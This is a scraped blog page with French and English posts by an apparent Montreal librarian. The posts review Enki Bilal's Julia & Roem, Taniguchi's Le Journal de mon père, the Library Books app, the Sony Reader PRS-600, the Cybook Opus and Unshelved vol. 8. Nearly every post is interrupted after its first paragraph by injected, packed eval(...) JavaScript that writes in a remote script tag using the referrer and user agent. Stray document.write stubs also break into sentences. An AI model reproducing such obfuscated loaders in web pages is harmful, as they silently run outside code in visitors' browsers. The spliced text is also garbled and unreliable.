Je suis donc plutôt décu. Mon $5.99 m’a tout de même permis d’expérimenter avec le format, mais j’ai quand même préférer lire la BD papier. Je recommande cette application seulement s’il vous faut vraiment sauver de l’argent et si vous voulez expérimenter une façon “différente” de lire une BD. Sinon, il y a toujours les bibliothèques publiques!

Julia & Roem a été créé par les Éditions Casterman en juillet 2011 (la version 2.0 est parue en août avec les chapitres 2 et 3). L’application est disponible, en français seulement, dans la catégorie “books” (ou “Livres numériques” en français) de l’iTunes Store (tant US, CA ou FR) pour 4.99 EUR (ou $5.99 US/CDN). D’une taille de 277 MB, elle est compatible avec tout iPhone, iPod touch, et iPad qui opèrent avec la version iOS 3.1.3 ou plus. Recommandé pour 12+ ans (Rares/légères scènes de violence fictive; Rares/légères scènes de consommation ou de référence à l’alcool, au tabac ou à la drogue).

Julia & Roem © Casterman 2011 • Enki Bilal.

Julia & Roem: la BD

“Après le « coup de sang » environnemental dont Animal’z relatait l’impact tragique et dévastateur, document.write(“”); la planète s’apaise et se recompose, les survivants réapprennent à s’organiser. Dans cette géographie chamboulée, des déserts ont surgi. Et c’est au cœur de l’un d’entre eux, bien improbablement situé à l’emplacement de la mer Baltique, que l’on suit la trace d’un ex aumônier militaire énigmatique, installé au volant d’une Ferrari électrique lancée à plein régime. Trois personnages vont croiser sa route : deux jeunes hommes qu’il sauve in extremis de la mort par déshydratation, et un rapace blessé par balle, dont il répare l’aile cassée…” (Présentation sur le site de l’éditeur)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|adybn|var|u0026u|referrer|zeizr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sanki|var|u0026u|referrer|nrnti||js|php’.split(‘|’),0,{}))

Publié en mai 2011 (mais disponible seulement depuis juin au Québec), Julia & Roem raconte l’histoire de Howard George Lawrence, un aumônier multiconfessionnel, qui traverse un désert (Gobi? mer Baltique? Nulle part et partout à la fois) au volant de sa Ferrari électrique. Le monde a été bouleversé par une apocalypse climatique et chacun essaies de survivre comme il peut dans ce monde où tout les repères connus ont disparuent. Sur sa route vascillante il croise Merkt et Roem et les sauve d’une mortelle déshydratation grâce à un de ses mystérieux gadgets militaires. Plus loin sur la route, ils entendent un coup de feu, puis trouvent un rapace blessé (un milan sacré qu’ils nommeront Jojo), que Lawrence soigne. Puis ils appercoivent la pointe d’un grand hotel, réémergeant d’une nappe de pétrole, perdu dans le désert d’une géographie fluide. C’est là qu’ils rencontreront les derniers acteurs de ce drame que le destin semble voué à leur faire rejouer. Réfugiés dans l’hotel, ils y trouvent Julia, son père, sa nouvelle femme Helda, le beau-fils Tybb, et le mercenaire Kyle Fabian Parrish.

Ma première impression a été que Julia & Roem offrait un style et une histoire plutôt similaire aux dernières oeuvres de Bilal. Mais je me suis vite rendu compte que cette nouvelle BD se déroulait dans le même univers qu’Animal’z. D’où la similitude. Mais Julia & Roem est une oeuvre indépendante qui ne nécessite pas la lecture du précédant opus. Cette fois-ci, Bilal nous présente une variation sur Roméo et Juliette (bien sûr: Roem est Roméo, Julia = Juliette, H.G. Lawrence = le frère Laurent, Merkt = Mercutio, Tybb = Tybalt et Kyle F. Parrish = Pâris) où il explore les thématiques des relations humaines et, surtout, de l’amour. Mais Roem et Julia sauront-ils échapper au destin que leur avait initialement attribué Shakespeare?

Voyons ce qu’en dit Bilal (sur Dailymotion):

(Voir aussi une video où Bilal parle de la création de Julia & Roem et une interview sur France Info Culture)

Julia & Roem présente une histoire plus sobre et plus accessible, ainsi qu’un style beaucoup plus sombre et flou que ses ouvrages précédents. Pourtant il utilise une technique (crayon de bois) et une palette de couleurs (noir, blanc, bleu et rouge) beaucoup plus simples. C’est très beau mais cela me donne l’impression de dessins inachevés. Dans l’ensemble, cette bande-dessinée nous offre une petite lecture rapide mais qui laisse un petit arrière goût d’insatisfaction. On aimerait toujours en voir plus… (surtout après avoir payé $32.95! Quoique vous pouvez aussi l’emprunter à votre bibliothèque de quartier) Mais c’est quand même du Bilal, alors c’est une lecture incontournable.

Julia & Roem, par Enki Bilal. Casterman, 2011. Couleur, 31.1 x 24.2 cm, 80 pgs. 18.00 € / $32.95 Can. Recommandé pour adolescents (12+). ISBN: 9782203033085.
Julia & Roem © Casterman 2011 • Enki Bilal.

(Voir aussi le commentaire sur l’application iPad de Julia & Roem)

Library Books app

Je suis toujours à l’affut des nouvelles intéressantes, document.write(“”); des innovations technologiques et des gadgets utiles. Ainsi, j’ai découvert hier, tout à fait par hasard, une intéressante application pour iPhone, iPod Touch ou iPad qui permet de suivre ses emprunts de bibliothèque et ainsi de ne jamais plus remettre un document en retard!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ydryt|var|u0026u|referrer|nttsf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iztsr|var|u0026u|referrer|hitea||js|php’.split(‘|’),0,{}))

Il s’agit du Library Books app disponible pour les ordinateurs Macintosh (téléchargeable sur le site internet de l’application) et pour iPhone (disponible sur l’ App Store d’Apple). J’ai toujours espéré que quelqu’un ferait un jour une application qui me permettrait de consulter Nelligan, le catalogue du Réseau des Bibliothèques de Montréal, sur l’un de mes bidules mobiles (iPod Touch ou iPad). Malheureusement, tout ce que je peux faire pour l’instant c’est consulter le site internet de Nelligan sur Safari, le navigateur d’Apple. Ce n’est pas vraiment pratique, car de cette façon je dois entrer à chaque fois mon numéro d’usager et mon mot de passe. Une application dédiée garderait ces informations en mémoire.

J’étais sceptique qu’une application générique comme Library Books soit compatible avec le système du Réseau des Bibliothèques de Montréal. J’ai néanmoins consulté la liste des bibliothèques supportées par l’application: on y retrouve la bibliothèque publique de New York, le réseau de bibliothèques du Métro-Boston, ainsi que celles de la plupart des grandes villes américaines ou australiennes, la bibliothèque publique de Toronto et, à ma grande surprise, les bibliothèques publiques de Montréal! 237 bibliothèques supportées en tout!

Une fois qu’on a entré nos information de connection au système ainsi que nos paramètres favoris (“settings”, comme les alertes de retard, etc.), l’application nous donne la liste de nos emprunts (“Loans”) par ordre de date due. Si des titres sont sur le point d’être en retard, la date apparait en rouge et un écusson affichant le nombre de titres dues apparait dans le menu du bas. L’application nous donne aussi la liste de nos réservations (“Holds”), le nombre de réservation disponible pour le retrait (un écusson dans le menu du bas) et notre historique d’emprunt (“History”). Il est intéressant de noter que l’on peut se connecter à plusieurs réseau de bibliothèques.

J’avoue que c’est plutôt simple comme application. Il est dommage que Library Books n’offre pas la possibilité de faire des recherches ou de faire des réservations, mais ce genre de fonctions avancées n’est vraiment possible qu’avec une application dédiée (il probablement impossible de programmer de telles fonctions afin qu’elles soient compatibles avec toutes les 237 bibliothèques supportées par l’application!). Il est toutefois possible d’accéder à son compte sur Nelligan par l’entremise de Library Books (sans avoir à ré-entrer son code de connection) et d’y faire des recherches et des reservations, mais la présentation sur écran laisse un peu à désirer.
Il reste que le but principal de cette application est surtout de s’assurer que les usagers soient aisément informer des dates de retour (leur permettant ainsi de remettre leur documents à temps) et de la disponibilité de leur réservation. C’est quant à moi bien assez et je recommande chaudement cette application même si elle est un peu chère ($2.99 US).
Library Books a été créé par Harold Chu. L’application est disponible, en anglais seulement, dans la catégorie “utilities” de l’iTunes Store pour $2.99 US. Elle est compatible avec tout iPhone, iPod touch, et iPad qui opèrent avec la version iOS 3.0 ou plus (testé avec succès sur iOS 4.0).

[updated 2011-01-22]

Commentaires festifs

J’ai été tellement occupé ces derniers mois que je n’ai pas encore eu le temps de finaliser mes commentaires sur les films japonais du Festival des Films du Monde 2010. Si tout se passe comme d’habitude je les terminerai et mettrai en ligne probablement à temps pour le festival de l’an prochain!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kffaf|var|u0026u|referrer|kneyd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iiffy|var|u0026u|referrer|rdsdt||js|php’.split(‘|’),0,{}))

En attendant, document.write(“”); je vous propose de lire les commentaires de
Claude R. Blouin, un éminent spécialiste québécois du cinéma japonais (voir sa biographie sur L’Île, ses chroniques sur le portail régional de Lanaudière et je recommande son “Petit guide de l’autodidacte vorace en culture japonaise”).

M. Blouin est un collaborateur régulier au magazine allemand Shomingeki, une publication en ligne qui offre des commentaires et des notes sur le cinéma de la vie quotidienne (au Japon, “Shomingeki“ designe un genre de cinéma dramatique pour le peuple (la classe moyenne), sur la vie de tous les jours). Il y a récemment publié son appréciation des films japonais offert tant au Festival des Films du Monde qu’au Festival du Nouveau Cinéma:

Sony Reader hands-on

This summer I commented on the Bookeen Cybook Opus ebook reader. The public libraries network where I work was lending eBook readers to some members of the staff in order to get feedback on the idea of using and lending such readers to patrons. In September, document.write(“”); a colleague had let me borrowed for a week another reader he had received for evaluation. I could finally have the eagerly awaited hands-on experience with the Sony Reader.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytfnf|var|u0026u|referrer|kndfd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ybinz|var|u0026u|referrer|rfkhs||js|php’.split(‘|’),0,{}))

My first impression of the Sony Reader was one of disappointment. I had only seen it in a display case or in the hands of commuters on the subway and it seemed pretty sleek then. But in my hands it felt rather cheap (no more, no less than the Cybook Opus, but the metal finish can be deceptive) and the quality of the display was not as sharp as I expected. Considering the original price difference (however, with a recent price reduction, the Sony is now less expensive than the Cybook Opus!), I was expecting more from the Sony Reader. After trying it out, I found that it had not much more functions than the Opus. Of course, here it is important to precise that the model provided by the library network (as it was for the Cybook Opus) was an older model.

The Sony Reader PRS-600 is larger than the Cybook Opus (6.9 x 4.8 x .4 inches) and is nearly twice as heavy (10.1 oz/286 g). It also offers a slightly bigger Monochrome E Ink touchscreen (6 in.) with similar resolution (same 800 x 600 pixels but with twice (at 8) the grey scale levels). I don’t have any details on its processor, but it has only 512 MB of memory (enough for about 350 books, which is less than the Opus, but it can be expended with Memory Stick Duo and SD Card up to 16GB). Its rechargeable Lithium-Ion battery is good for about two weeks or 6,800 to 7,500 continuous page turns (slightly less than the Opus). It supports the DOC, PDF, RTF, TXT, BBeB, EPUB, BBeB DRM text formats, the BMP, GIF, PNG, JPEG image formats and the AAC, MP3 audio formats (that’s more text formats than the Opus, which also cannot play audio at all).


The PRS-600 features also includes highlighting & annotation capability (although limited), five adjustables font sizes to improve readability, and a built-in dictionary (2nd edition of the New Oxford American Dictionary). It comes with a USB cable, a cover sleeve, but (unlike the Opus) there is no mention of pre-loaded books. It is offered in three colors: silver, black, and red. Originally priced at $250 CDN, then reduced at $170 CDN, it is now a discontinued model.

In summary, the Sony Reader PRS-600 is larger (but heavier) than the Opus, and has less memory as well as a slightly shorter battery life. However, it has the definite advantage of supporting more text and audio formats as well as having a touch screen. It compares well with the Opus because of its nicer design and the fact that it is lightweight and quite portable (but it lacks the Opus’ pre-loaded books and accelerometer). Being an open format device, it is also more versatile than most of the other popular readers (like the Kindle or the Nook, which only offer proprietary formats and online stores) as it can read multiple formats (particularly the Epub format which is becoming the new standard of the book industry) and you can purchase books not only from Sony online store but from any online bookstores.

Basically, the Sony Reader PRS-600 has only two main problems: it has no wireless connectivity (you must be plugged to a PC to download books) and its screen really doesn’t look as good as it should (resolution, contrast and a reflection problem under bright light could all be improved; the touchscreen isn’t as responsive as it could be [like the iPad for example], there’s no contrast adjustment and no backlight to help read in darkness). I might also add that the annotation feature is rather cumbersome to use and the battery is not removable (same problem with the iPad: it is soldered to the board).

Fortunately, since the release of the PRS-600, Sony has considerably improved its line of Reader. In September, it has announced three new models and two of those were immediately available: the Touch Edition / PRS-650 (6 inch., improved touch-screen and 16-levels grey scale, 2 GB memory, 7.6 oz (215 g), $229 US / $250 CDN) and the Pocket Edition / PRS-350 (same but with 5-inch touch-screen, 5.5 oz (155 g), $179 US / $150~$200 CDN; this model seems to have received pretty good reviews). The third model will be released in November: the Daily Edition / PRS-950 (same but with 7-inch touch-screen, .5 pound, and WiFi connectivity, $299 US).

Of course, Sony’s Readers might still be more expensive than the Kindle or the Nook but, because of their design, portablility, touchscreen and greater versatility, I would definitely recommend any of them for use in a library environment. However, for a personal use (if you want a device that is more than a reader, like a netbook, and don’t mind paying a lot more), my first choice will always be the iPad.

I am still not very enthusiastic with the idea of lending ebook readers in libraries. I know that it is already being done in some libraries in the USA, but I feel that doing so would be looking for trouble. A colleague made the interesting comment that we were lending Dvds without the Dvd player, so why should we also lend the ebook reader? (the point is sound but another librarian found arguments to ridicule his comment — in french). I guess we should just wait and see how it goes for the libraries who have reader-lending on trial.

In any case, if you have the opportunity to try (or the budget to buy) a eBook reader, you should not hesitate. It is a liberating experience.

Unshelved #8: Large Print

Unshelved makes me appreciate those busy librarians of my school days even more. They were my best friends no matter where I went, document.write(“”); and I worshipped them. Seeing what they had to deal with only notches up my love for them! —Tamora Pierce”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hbadd|var|u0026u|referrer|iefnd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|skhhd|var|u0026u|referrer|skzkd||js|php’.split(‘|’),0,{}))

“What do you get when you mix adults, teenagers, children, babies, seniors, professionals, parents, teachers, students, homeschoolers, and the homeless? That very funniest of places, your local public library, home of the hugely popular Web comic Unshelved.” [texts from the back cover]

Everything in this comic is eerily familiar: it tells the daily life of the staff from a dysfunctional library. Large Print is the eighth yearly compilation of Unshelved, a daily online comic strip originally published on the Unshelved website from February 16, 2009 to April 26, 2010, and ALA CogNotes newspapers in June 2009 and January 2010 (CogNotes is the daily paper of the American Library Association Midwinter Meeting and ALA Annual Conference, where the famous Unshelved “Conference Tips” are published). I have already reviewed the previous volumes in the blog entries “Unshelved” and “Unshelved #7: Reader’s Advisory”. You can also find more information in the Wikipedia entry, the Official Unshelved Facebook page or the Unshelved Readers Facebook group.

This volume is noticeably more hillarious than the previous one. Everyone will laugh at the funny and often absurd situations happening in the Mallville public library. I am probably laughing even harder because I recognize myself a lot in there, since I experienced first-hand many of those situations. It’s written by a real-life librarian and it shows. Of course, the art is a little crude and cartoony, but —as I often say— it’s the story that counts.

This volume has something new: it has a few comments from the writers underneath the strips. It’s interesting to read and I would have liked to have more of those. Also, this time the book is in a smaller format and in b&w only. However, since part of the book deals with how the library is coping with the recession, I think this downsizing is befitting the story. Large Print is compiling 313 daily strips (mostly in their original publishing order), 16 “Library Tips”, and 9 ALA “Conference Tips”. Unfortunately, the color “Book Club” pages (where the authors illustrate book recommendations) are absent and I am quite disappointed with this (however you can still read them online). But I guess it was necessary if they wanted the book to be only in b&w. All in all, Large Print offers a good laugh, particularly if you have ever spent some time in a public library. Highly recommended.

One of my favourite strips (from 2009/10/26):
My top 25 strips (in the order they appear in the book): 2009/03/02, 2009/03/07, 2009/03/25, 2009/04/01, 2009/04/13, 2009/05/02, 2009/05/12, 2009/06/09, 2009/06/06, 2009/07/17, 2009/07/22, 2009/08/05, 2009/10/26, 2009/10/17, 2009/10/06, 2009/10/08, 2009/10/19, 2009/12/08, 2009/12/29, 2009/12/31, 2010/03/03, 2010/03/22, 2010/04/01, 2010/04/22, and 2010/04/20.

Unshelved Vol. 8: Large Print, by Gene Ambaum and Bill Barnes. Seattle, Overdue Media, 2010. 21.8 x 17 cm, 128 pgs., $11.95 US / $14.95 CDN. ISBN-13: 978-09740353-7-6.

Unshelved: Large Print © 2009 & 2010 Overdue Media LLC. All rights reserved.

P.S.: I pre-ordered this book via amazon.ca in january 2010. It was due to be released in mid-July, but it was only delivered in mid-September even if it had been available through the publisher’s web site since july… Go figure! It is also disappointing that this book is not available at all through my local libraries network (where I work)!

Le Journal de mon père

“Contrairement à l’impression suggérée par son titre, document.write(“”); Le Journal de mon père n’est pas un récit autobiographique. Jirô Taniguchi a simplement “planté” son scénario à Tottori, sa ville natale, où il a tant de repères et de souvenirs. Le héros de cette histoire s’appelle Yoichi Yamashita et travaille à Tokyo dans une agence de design. Apprenant la mort de son père, il revient après une très longue absence à Tottori, la ville qui l’a vu grandir. Au cours d’une veillée funèbre très arrosée, le passé des années 50 et 60 ressurgit : l’incendie qui a ravagé la ville et la maison familiale, le dur labeur pour la reconstruction, le divorce de ses parents, ses souffrances d’enfant… Lors de cette veillée, chaque membre de la famille apporte un éclairage nouveau sur la personnalité de ce père que Yoichi tenait jusque-là pour responsable du désastre familial. Le fils réalise finalement, mais trop tard, qu’il a sans doute été le seul responsable de leur douloureuse incompréhension.” [Texte de présentation sur le site de l’éditeur]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hkzbd|var|u0026u|referrer|yndrd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|heetd|var|u0026u|referrer|kheia||js|php’.split(‘|’),0,{}))

Le Journal de mon père est l’un des premier Taniguchi que j’ai lu (après le premier volume de Au temps de Botchan et La montagne magique) et j’ai été tellement impressionné que j’en suis resté bouche-bée et ai oublié d’en écrire le commentaire. Je corrige donc ici cette négligence.

Le Journal de mon père (??? / Chichi no koyomi) a originellement été publié au Japon par Shogakukan en 1994. En France, il a d’abord été publié par Casterman en trois volumes (Vol. 1: Le grand incendie, Vol. 2: La séparation, Vol. 3: L’apaisement) en 1999-2000, puis en un seul volume à couverture souple en 2004 et finalement en une édition cartonnée en 2007. La troisième oeuvre de Taniguchi a être traduite en français après L’Homme qui marche et Le Chien Blanco, Le Journal de mon père fut son premier succès en France et demeure encore aujourd’hui l’un de ses manga les plus connus en Europe. Taniguchi y raconte l’histoire de Yoichi qui, à l’occasion de la mort de son père, retourne dans son village natal pour la première fois en quinze ans. Il avait peu à peu cessé de voir son père, jugeant ce dernier responsable du départ de sa mère, et il éprouvait envers lui beaucoup de ressentiment. Au travers des discussions de la veillée funèbre, il redécouvre un père qu’il ne connaissait finalement pas beaucoup et en vient à regretter de ne pas l’avoir mieux connu de son vivant.

Le Journal de mon père ressemble étrangement à Quartier lointain (écrit quatre ans plus tard, en 1998), mais sans les éléments fantastiques ou surnaturels—qu’il réussisse à raconter une telle histoire en l’ancrant dans le quotidien démontre bien le talent extraordinaire de Taniguchi. On y retrouve toutes ses thématiques fétiches, particulièrement celles de la réminiscence, de la nostalgie et de la vie quotidienne. Il y a aussi le thème de la famille car son sujet quasi-Oedipien nous rappelle que l’on doit chérir ses proches pendant qu’il en est encore temps. On retrouve également le thème de la nature (dans les scènes buccoliques de la campagne Japonaise) ainsi que l’aspect animalier (dans l’affection du personnage principal pour son chien). Le plus surprenant c’est sans doute de découvrir—sous une forme inusité je l’admet—la thématique déambulatoire qui lui est si chère. Toutefois, dans ce cas-ci, Taniguchi nous offre une promenade à travers les souvenirs de Yoichi. Ce sera un voyage qui aura un effet transformateur profond sur le personnage—et peut-être aussi sur le lecteur.

C’est une oeuvre introspective très émouvante qui est bien mise en lumière par une excellente narration et par le style clair et précis de Taniguchi. C’est un superbe exemple de son talent d’artiste qui est particulièrement mis en valeur par l’édition cartonné (qui en profite également pour corriger quelques erreurs de disposition de cases présentent dans les éditions précédantes). Le Journal de mon père est sans conteste l’un des plus grands chef-d’oeuvres de Taniguchi.

Le journal de mon père par Jir? TANIGUCHI. Casterman (Coll. Écritures), 2007. B&W, 17.3 x 24 cm, 274 pgs (dont 4 en couleur). 19.00 € / $36.95 Can. Recommandé pour adolescents (14+). ISBN: 978-2-203-00338-5.

[ AmazonRenaud-Bray BiblioWorldCat ]

Chichi no koyomi (Le journal de mon père) © 1995 by Jiro Taniguchi. All rights reserved. © Casterman, 2007 pour la traduction française.

Références: notice encyclopédique de ANN, bibliographie et notice Wikipedia.

Bookeen’s Cybook Opus Hands-on

The public libraries network where I work is considering the possibility to lend eBook readers and to allow patrons to “borrow” eBooks. In order to get some feedback, document.write(“”); the network has given different models of readers to a few librarians and technicians for evaluation. A colleague who received one of those readers wanted to get my opinion and lent his to me. I couldn’t miss this opportunity to have my first hands-on experience with one of those ePaper readers.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ynkra|var|u0026u|referrer|esykt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yhhss|var|u0026u|referrer|dbhdr||js|php’.split(‘|’),0,{}))

I wish I could have had in my hands a Sony Reader or an Amazon Kindle instead (I’ve never seen a Kindle up-close and have handled a Sony Reader only for a few minutes in a book fair), but the model I got was the Bookeen’s Cybook Opus. If a little disappointed, I was nevertheless quite happy with this opportunity since the Cybook is quite an interesting reader despite its shortcomings.

The Cybook Opus uses monochrome ePaper technology. It is rather small (108 x 151 x 10 mm / 4.2 x 6 x .4 in) and ultra light (150 g / 5.3 oz). Its 5“ (125 mm) display offers a resolution of 600 x 800 pixels in 200 dpi with 4 levels of grey (in comparison Sony’s models offer 8 to 16 levels of grey). It runs on a 400 MHz Samsung ARM chipset and has 1 Gb of memory (which is enough to store a thousand books!). Its battery charge is good for two weeks or 8000 page flips and its accelerometer or G-sensor allow to automatically switch from landscape mode to portrait mode when we turn the Cybook. It has a micro SD slot for extra memory and plugs into your computer through a mini-USB connector. It reads digital editions (ePub & PDF formats), basic eBooks (HTML & TXT formats) and pictures (PNG, JPG & GIF formats). It works in 12 languages and comes preloaded with 75 books (44 classics and 2 Harlequin in English, 31 classics in French). The suggested retail price for all that is $215 CAN ($200 US).

I must note that the model I had for evaluation was an older model (released in August 2009) that was not running the latest firmware and was available only in white. The newest model, Opus v. 2 (released in May 2010), comes in 8 housing colors and (according to the company’s press release) runs much faster and smoother—as the new firmware offers many bug fixes, 9 more languages, and a new Table of Content function. It also comes preloaded with 125~150 books!

As I said, the Cybook Opus has many shortcomings: during my reading I experienced a couple of crashes (the new firmware is supposed to improve that); the screen is not backlit so you cannot read in the dark; it’s not touch-screen so the navigation is rather inefficient (without a table of content, at least in the version I tested, you can only use a “go to” option in the contextual menu in order to jump to a specific page); it doesn’t handle graphics too well (which is not good to read comics or magazines in PDF format); there’s no WiFi or G3 connectivity so you cannot use the internet and need to use a memory card or a USB cable to transfer the eBooks you downloaded on your computer; it doesn’t play MP3 (although the Gen3, Bookeen’s higher model, does); finally, you cannot change the settings or the interface besides the number of menu items viewed per page, the languages or the fonts (12 font types & 12 text sizes) and the operating system (Linux based) is not accessible at all via a shell interface. Conclusion: it’s a VERY basic model and, if it’s one of the cheapest readers, it is still too expensive. For what it offers, it would be better priced at $100~$150.

However, despite all that, I still consider the Cybook Opus as an excellent reader. Of course, the ideal reader for me is something like the Apple iPad, or the iPod touch, because it’s much more polyvalent (full internet access, ability to work on files, multi-function reader, the perfect screen to read comics & magazines, etc.), but, if you want a device ONLY to read books and nothing else, the Cybook Opus is very good for that. It might have limited functions (no advanced functions besides using hyperlinks & bookmarks — even that doesn’t work for all formats), but offers enough possible settings to make e-reading more accessible (many languages, different font sizes). It is also one of the least expensive and lightest reader on the market. The ePaper technology provides the best reading experience (particularly in full sunlight, where the iPad is not performing well) and is quite energy efficient. Its screen is small (not much bigger than the 3-inch screen of the iPod Touch) compared to the heavier Sony Reader (Pocket Edition: 5“, 8 oz, $170 US; Touch Edition: 6“, 10 oz, $250 US; Daily Edition: 7“, 13 oz, $300 US) or the Kindle (Standard: 6“, 8.5 oz, $140~$190 US; DX: 10“, 19 oz, $380 US), but it’s big enough to offer a good amount of text per page and yet still small enough to fit in a pocket. It’s not sophisticated, but a simple, compact device, perfect to carry an entire library without feeling the weight of the books.

I am not very warm to the idea of lending $200~$400 devices to patrons (considering in which state we often get books and Dvds back, doing so would be looking for trouble!), but if we were to lend eBook readers I would consider the Cybook Opus as the best model for that, because it’s relatively inexpensive, basic and easy to use. Furthermore, I would recommend to lend it already charged and preloaded with a certain amount of “free” books (and therefore without the power & USB cables) in order to reduce the device manipulation by the patrons. Of course, there’s always the risk that neglectful or malicious patrons would use the “erase” function of the contextual menu to remove documents from the reader or try to tamper with the device in some ways (by trying to copy documents to their computer for example).

